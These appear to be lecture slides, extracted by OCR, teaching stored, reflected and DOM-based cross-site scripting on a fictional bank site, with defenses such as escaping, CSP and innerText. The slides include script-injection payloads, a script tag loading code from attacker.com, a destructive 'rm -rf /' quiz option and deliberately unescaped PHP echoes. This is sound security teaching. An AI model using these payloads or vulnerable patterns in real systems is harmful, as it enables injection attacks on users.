Web Security: Vulnerabilities & Attacks

Cross-site Scripting

What is Cross-site Scripting (XSS)?

- Vulnerability in web application that enables attackers to inject client-side scripts into web pages viewed by other users.

Three Types of XSS

- **Type 2: Persistent or Stored**
  - **The attack vector is stored at the server**
- Type 1: Reflected
  - The attack value is ‘reflected’ back by the server
- Type 0: DOM Based
  - The vulnerability is in the client side code

Consider a form on safebank.com that allows a user to chat with a customer service associate.

1. User asks a question via HTTP POST

(message: “How do I get a loan?”)

Consider a form on safebank.com that allows a user to chat with a customer service associate.

1. User asks a question via HTTP POST
(message: “How do I get a loan?”)


Server

2. Server *stores* question in database.

Consider a form on safebank.com that allows a user to chat with a customer service associate.

3. Associate requests the questions page

1. User asks a question via HTTP POST (message: “How do I get a loan?”)

2. Server *stores* question in database.

Consider a form on safebank.com that allows a user to chat with a customer service associate.

3. Associate requests the questions page

4. Server retrieves all questions from t DB

1. User asks a question via HTTP POST (message: “How do I get a loan?”)

2. Server *stores* question in database.

```
PHP CODE: <? echo "<div class='question'>$question</div>";?>
HTML Code: <div class='question'>"How do I get a loan?"</div>
```

3. Associate requests the questions page

4. Server retrieves all questions from the DB

1. User asks a question via HTTP POST (message: "How do I get a loan?")

5. Server returns HTML embedded with the question


2. Server *stores* question in database.

```
PHP CODE: <? echo "<div class='question'>$question</div>";?>
HTML Code: <div class='question'>"How do I get a loan?"</div>
```

3. Associate requests the questions page

4. Server retrieves all questions from the DB

1. User asks a question via HTTP POST (message: "How do I get a loan?")



5. Server returns HTML embedded with the question

2. Server *stores* question in database.

Type 2 XSS Injection

Look at the following code fragments. Which one of these could possibly be a comment that could be used to perform a XSS injection?

a. `'; system('rm –rf /');`
b. `rm –rf /`
c. `DROP TABLE QUESTIONS;`
d. `<script>doEvil()</script>`

Script Injection

Which one of these could possibly be a comment that could be used to perform a XSS injection?

a. `'; system('rm –rf /');`
b. `rm –rf /`
c. `DROP TABLE QUESTIONS;`
d. `<script>doEvil()</script>`

```
<html><body>
    ...
    <div class='question'>
       <script>doEvil()</script>
    </div>
    ...
</body></html>
```

Stored XSS

Server

1. Attacker asks malicious question via HTTP POST

(message:
“<script>doEvil()</script>”)

Stored XSS

1. Attacker asks malicious question via HTTP POST

(message: “<script>doEvil()</script>”)

Server

2. Server stores question in

Stored XSS

3. Victim requests the questions page

1. Attacker asks malicious question via HTTP POST
(message: “<script>doEvil()</script>”)

2. Server stores question in

Stored XSS

3. Victim requests the questions page

4. Server retrieves malicious question from the

1. Attacker asks malicious question via HTTP POST
(message: “<script>doEvil()</script>”)

2. Server stores question in

Stored XSS

```
PHP CODE: <? echo "<div class='question'>$question</div>";?>
HTML Code: <div class='question'><script>doEvil()</script></div>
```

Associate

3. Victim requests the questions page

4. Server retrieves malicious question from the DB

1. Attacker asks malicious question via HTTP POST

(message: “<script>doEvil()</script>”)

5. Server returns HTML embedded with malicious question


Server


2. Server stores question in

Stored XSS

```
PHP CODE: <? echo "<div class='question'>$question</div>";?>
HTML Code: <di
```

Associate





5. Server returns HTML embedded with malicious question

from the DB

Server

2. Server stores question in

acker asks
licious question
via HTTP POST
(message:
“<script>doEvil()</script>”)

Three Types of XSS


- Type 2: Persistent or Stored
  - The attack vector is stored at the server
- **Type 1: Reflected**
  - **The attack value is ‘reflected’ back by the server**
- Type 0: DOM Based
  - The vulnerability is in the client side code

Example Continued: Blog

- safebank.com also has a transaction search interface at `search.php`
- `search.php` accepts a query and shows the results, with a helpful message at the top.

```
<? echo “Your query $_GET['query'] returned
        $num results.";?>
```

Example: *Your query chocolate returned 81 results.*



- What is a possible malicious URI an attacker could use to exploit this?

Type 1: Reflected XSS

A request to “search.php?query=<script>doEvil()</script>” causes script injection. Note that the query is never stored on the server, hence the term 'reflected'

PHP Code: `<? echo “Your query $_GET['query'] returned $num results.";?>`

HTML Code: `Your query <script>doEvil()</script> returned 0 results`

But this only injects code in the attacker’s page. The attacker needs to inject code in the user’s page for the attack to be effective.

Reflected XSS

1. Send Email
with malicious link
safebank.com/search.php?query=<script>doEvil()</script>

User

Vulnerable Server

Reflected XSS

1. Send Email
with malicious link
safebank.com/search.php?query=<script>doEvil()</script>

User

2. Click on Link with malicious params

Vulnerable Server

Reflected XSS

1. Send Email with malicious link
safebank.com/search.php?query=<script>doEvil()</script>

User

2. Click on Link with malicious params

Vulnerable Server

```
Your query
<script>doEvil()</script>
returned 0 results
```

3. Server inserts malicious params into HTML

Reflected XSS

1. Send Email with malicious link
safebank.com/search.php?query=<script>doEvil()</script>

Your query
<script>doEvil()</script>
returned 0 results

3. Server inserts malicious params into HTML


User

2. Click on Link with malicious params

4. HTML with injected attack code

Vulnerable Server

Reflected XSS



Three Types of XSS

- Type 2: Persistent or Stored
  - The attack vector is stored at the server
- Type 1: Reflected
  - The attack value is ‘reflected’ back by the server
- **Type 0: DOM Based**
  - **The vulnerability is in the client side code**

Type 0: Dom Based XSS

- Traditional XSS vulnerabilities occur in the *server side code,* and the fix involves improving sanitization at the server side.
- Web 2.0 applications include significant processing logic, at the client side, written in JavaScript.
- Similar to the server, this code can also be vulnerable.
- When the XSS vulnerability occurs in the

Type 0: Dom Based XSS

Suppose safebank.com uses client side code to display a friendly welcome to the user. For example, the following code shows “Hello Joe” if the URL is `http://safebank.com/welcome.php?name=Joe`

```
Hello
<script>
var pos=document.URL.indexOf("name=")+5;
document.write(document.URL.substring(pos,document.URL.length));
</script>
```

Type 0: Dom Based XSS

For the same example, which one of the following URIs will cause untrusted script execution?

Hello

```
<script>
var pos=document.URL.indexOf("name=")+5;
document.write(document.URL.substring(pos,document.URL.length));
</script>
```

a. http://attacker.com

b. http://safebank.com/welcome.php?name=doEvil()

c. http://safebank.com/welcome.php?name=<script>doEvil()</script>

Type 0: Dom Based XSS

For the same example, which one of the following URIs will cause untrusted script execution?

```
Hello
<script>
var pos=document.URL.indexOf("name=")+5;
document.write(document.URL.substring(pos,document.URL.length));
</script>
```

a. http://attacker.com

b. http://safebank.com/welcome.php?name=doEvil()

c. http://safebank.com/welcome.php?name=<script>doEvil()</script>

DOM-Based XSS

1. Send Email
with malicious link
safebank.com/welcome.php?query=<script>doEvil()</script>

User

Vulnerable Server

DOM-Based XSS

1. Send Email
with malicious link
safebank.com/welcome.php?query=<script>doEvil()</script>

User

2. Click on Link with malicious params

Vulnerable Server

DOM-Based XSS

1. Send Email with malicious link

safebank.com/welcome.php?query=<script>doEvil()</script>

3. Server uses the params in a safe fashion, or ignores the m param

User

2. Click on Link with malicious params

Vulnerable Server

DOM-Based XSS

1. Send Email with malicious link
safebank.com/welcome.php?query=<script>doEvil()</script>

3. Server uses the params in a safe fashion, or ignores the m param


User

2. Click on Link with malicious params

4. Safe HTML

Vulnerable Server

DOM-Based XSS



5. JavaScript code **ON THE CLIENT** uses the malicious params in an unsafe manner, causing code execution

Exploiting a DOM Based XSS

- The attack payload (the URI) is still sent to the server, where it might be logged.
- In some web applications, the URI fragment is used to pass arguments
  - E.g., Gmail, Twitter, Facebook,
- Consider a more Web 2.0 version of the previous example: `http://example.net/welcome.php#name=Joe`
  - The browser doesn't send the fragment "#name=Joe" to the server as part of the HTTP Request
  - The same attack still exists

Three Types of XSS

- Type 2: Persistent or Stored
  - The attack vector is stored at the server
- Type 1: Reflected
  - The attack value is ‘reflected’ back by the server
- Type 0: DOM Based
  - The vulnerability is in the client side code


Contexts in HTML

- Cross site scripting is significantly more complex than the command or SQL injection.
- The main reason for this is the large number of *contexts* present in HTML.

```
<a href="http://evil.com" onclick="functionCall()">
Possibly <b>HTML</b> Text
</a>
```

Contexts in HTML

- Cross site scripting is significantly more complex than the command or SQL injection.
- The main reason for this is the large numb*texts* pres



Contexts in HTML

The blogging application also accepts a ‘homepage’ from the anonymous commenter. The application uses this value to display a helpful link:

```
<? echo "<a href='".$homepage."'>Home</a>"; ?>
```

Which of the following values for `$homepage` cause untrusted code execution?

```
a. <script src="http://attacker.com/evil.js"></script>
b. '<script src="http://attacker.com/evil.js"></script>
c. javascript:alert("evil code executing");
```

HTML Contexts

The blogging application also accepts a ‘homepage’ from the anonymous commenter. The application uses this value to display a helpful link:

```
<? echo "<a href='".$homepage."'>Home</a>"; ?>
```

Which of the following values for `$homepage` cause untrusted code execution?

a. `<script src="http://attacker.com/evil.js"></script>`

b. `'<script src="http://attacker.com/evil.js"></script>`

c. `javascript:alert("evil code executing");`

HTML Contexts

The blogging application also accepts a ‘homepage’ from the anonymous commenter. The application uses this value to display a helpful link:

```
<? echo "<a href='".$homepage."'>Home</a>"; ?>
```

Which of the following values for `$homepage` cause untrusted code execution?

a. `<script src="http://attacker.com/evil.js"></script>`

b. `'<script src="http://attacker.com/evil.js"></script>`

c. `javascript:alert("evil code executing");`

HTML Contexts

The blogging application also accepts a ‘homepage’ from the anonymous commenter. The application uses this value to display a helpful link:

```
<? echo "<a href='".$homepage."'>Home</a>"; ?>
```

Which of the following values for `$homepage` cause untrusted code execution?

a. `<script src="http://attacker.com/evil.js"></script>`

b. `'<script src="http://attacker.com/evil.js"></script>`

c. `javascript:alert("evil code executing");`

Injection Defenses

- Defenses:
  - Input validation
    - Whitelists untrusted inputs.
  - Input escaping
    - Escape untrusted input so it will not be treated as a command.
  - Use less powerful API
    - Use an API that only does what you want.
    - Prefer this over all other options.

Input Validation

Check whether input value follows a whitelisted pattern. For example, if accepting a phone number from the user, JavaScript code to validate the input to prevent server-side XSS:

```
function validatePhoneNumber(p){
  var phoneNumberPattern = /^\(?(\d{3})\)?[- ]?(\d{3})[- ]?(\d{4})$/;
  return phoneNumberPattern.test(p);
}
```

This ensures that the phone number doesn't contain a XSS attack vector or a SQL Injection attack. This only works for inputs that are easily restricted.

Parameter Tampering

Is the JavaScript check in the previous function on the client sufficient to prevent XSS attacks ?

a. Yes
b. No

Parameter Tampering

Is the JavaScript check in the previous function sufficient to prevent XSS attacks ?

a. Yes

b. No

Input Escaping or Sanitization

Sanitize untrusted data before outputting it to HTML. Consider the HTML entities functions, which escapes ‘special’ characters. For example, `<` becomes `<`.

Our previous attack input,

```
<script src="http://attacker.com/evil.js"></script>
```

becomes

```
&lt;script src=&quot;http://attacker.com/evil.js&quot;&gt;&lt;/script&gt;
```

which shows up as text in the browser.

Context Sensitive Sanitization

What is the output of running `htmlentities` on `javascript:evilfunction();`? Is it sufficient to prevent cross site scripting? You can try out html entities online at http://www.functions-online.com/htmlentities.html

a. Yes
b. No

Context Sensitive Sanitization

What is the output of running `htmlentities` on `javascript:evilfunction();`? Is it sufficient to prevent cross site scripting? You can try out html entities online at http://www.functions-online.com/htmlentities.html

a. Yes

b. No

Use a less powerful API

- The current HTML API is too powerful, it allows arbitrary scripts to execute at any point in HTML.
- Content Security Policy allows you to disable all inline scripting and restrict external script loads.
- Disabling inline scripts, and restricting script loads to ‘self’ (own domain) makes XSS a lot harder.
- See CSP specification for more details.

Use a less powerful API

- To protect against DOM based XSS, use a less powerful JavaScript API.
- If you only want to insert untrusted text, consider using the `innerText` API in JavaScript. This API ensures that the argument is only used as text.
- Similarly, instead of using `innerHTML` to insert untrusted HTML code, use `createElement` to create individual HTML tags and use `innerText` on each.